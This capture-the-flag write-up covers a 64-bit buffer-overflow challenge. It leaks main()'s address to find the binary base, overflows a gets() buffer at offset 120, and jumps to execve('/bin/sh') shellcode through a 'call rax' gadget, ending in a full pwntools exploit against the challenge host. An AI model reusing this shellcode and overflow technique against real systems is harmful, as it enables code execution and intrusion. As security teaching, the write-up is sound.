# Enumeration

The main function does only 2 interesting things

- Displays the address of main() as a pointer with printf()
- Calls the follow() function

```
+0x1180  int32_t main()

+0x1180  {
+0x119d      setvbuf(__bss_start, nullptr, 2, 0);
+0x11bb      setvbuf(stdin, nullptr, 2, 0);
+0x11d9      setvbuf(stderr, nullptr, 2, 0);
+0x11e8      puts("\n  (\_/)");
+0x11f7      puts(&data_200d);
+0x1215      printf("  / > %p\n\n", main);
+0x1224      puts("follow the white rabbit...");
+0x122e      follow();
+0x1239      return 0;
+0x1180  }
```

The follow() function declares a buffer and then receives data with gets, the buffer is at a stack offset of 0x78 or 120 in decimal

```
+0x1169  char* follow()

+0x1169  {
+0x117f      char buffer[0x64];
+0x117f      return gets(&buffer)
+0x1169  }
```

Type: char[0x64]
Stack Offset: -0x78
UndeterminedValue


# Exploit

## Leak binary base address

We start by obtaining the leak, since it shows the address of main() as a pointer, we can subtract its offset and obtain the base address of the binary

```
pwndbg> p main
$1 = {int ()} 0x1180 <main>
pwndbg>
```

```
#!/usr/bin/python3
from pwn import *

#shell = remote("whiterabbit.chal.wwctf.com", 1337)
shell = gdb.debug("./white_rabbit", "continue")
#shell = process("./white_rabbit")

shell.recvuntil(b"> ")
binary_base = int(shell.recvline().strip(), 16) - 0x1180

log.info(f"Binary base: {hex(binary_base)}")

shell.interactive()
```





## Buffer Overflow (ret2reg)

We know that the buffer is at an offset of 120 from the stack, so the initial poc to overwrite the return address would be as follows


```
#!/usr/bin/python3
from pwn import *

#shell = remote("whiterabbit.chal.wwctf.com", 1337)
shell = gdb.debug("./white_rabbit", "continue")
#shell = process("./white_rabbit")

shell.recvuntil(b"> ")
binary_base = int(shell.recvline().strip(), 16) - 0x1180

offset = 120
junk = b"A" * offset

payload  = b""
payload += junk
```

```
payload += b"B" * 8

shell.sendlineafter(b"...\n", payload)
shell.interactive()
```

In the debugger we can see that in addition to overwriting the return address, the return value in eax is a pointer to the start of our buffer




So the exploit is based, send a shellcode to the start of the payload, fill with A's up to 120, in the return address send a gadget that call rax (start of the payload = shellcode), in this case I wrote the shellcode with asm() but you can use one from the internet





```python
#!/usr/bin/python3
from pwn import *

#shell = remote("whiterabbit.chal.wwctf.com", 1337)
shell = gdb.debug("./white_rabbit", "b *_init+20\ncontinue")
#shell = process("./white_rabbit")

shell.recvuntil(b"> ")
binary_base = int(shell.recvline().strip(), 16) - 0x1180

shellcode = asm("""
    push 0x3b                  # execve()
    pop rax                    # $rax = execve()

    mov rdi, 0x68732f6e69622f # $rdi = "/bin/sh"
    push rdi                   # $rsp = &"/bin/sh"
    push rsp                   # &"/bin/sh"
    pop rdi                    # $rdi = &"/bin/sh"

    cdq                        # $rdx = NULL
    push rdx                   # $rsp = &0x0
    pop rsi                    # $rsi = NULL

    syscall                    # system call
""", arch="amd64")

offset = 120
junk = b"A" * (offset - len(shellcode))

payload  = b""
payload += shellcode
```


```
payload += junk
payload += p64(binary_base + 0x1014) # call rax;

shell.sendlineafter(b"...\n", payload)
shell.interactive()
```

## Debugging Exploit

In the return address execute call rax (rax points to the start of the payload)




When entering the call we can see that it executes what is at the beginning of the buffer (the shellcode)




## Final Exploit

```python
#!/usr/bin/python3
from pwn import *

shell = remote("whiterabbit.chal.wwctf.com", 1337)
#shell = gdb.debug("./white_rabbit", "continue")
#shell = process("./white_rabbit")

shell.recvuntil(b"> ")
binary_base = int(shell.recvline().strip(), 16) - 0x1180

shellcode = asm("""
    push 0x3b                   # execve()
    pop rax                     # $rax = execve()

    mov rdi, 0x68732f6e69622f # $rdi = "/bin/sh"
    push rdi                    # $rsp = &"/bin/sh"
    push rsp                    # &"/bin/sh"
    pop rdi                     # $rdi = &"/bin/sh"

    cdq                         # $rdx = NULL
    push rdx                    # $rsp = &0x0
    pop rsi                     # $rsi = NULL

    syscall                     # system call
```

```
""", arch="amd64")

offset = 120
junk = b"A" * (offset - len(shellcode))

payload  = b""
payload += shellcode
payload += junk
payload += p64(binary_base + 0x1014) # call rax;

shell.sendlineafter(b"...\n", payload)
shell.interactive()
```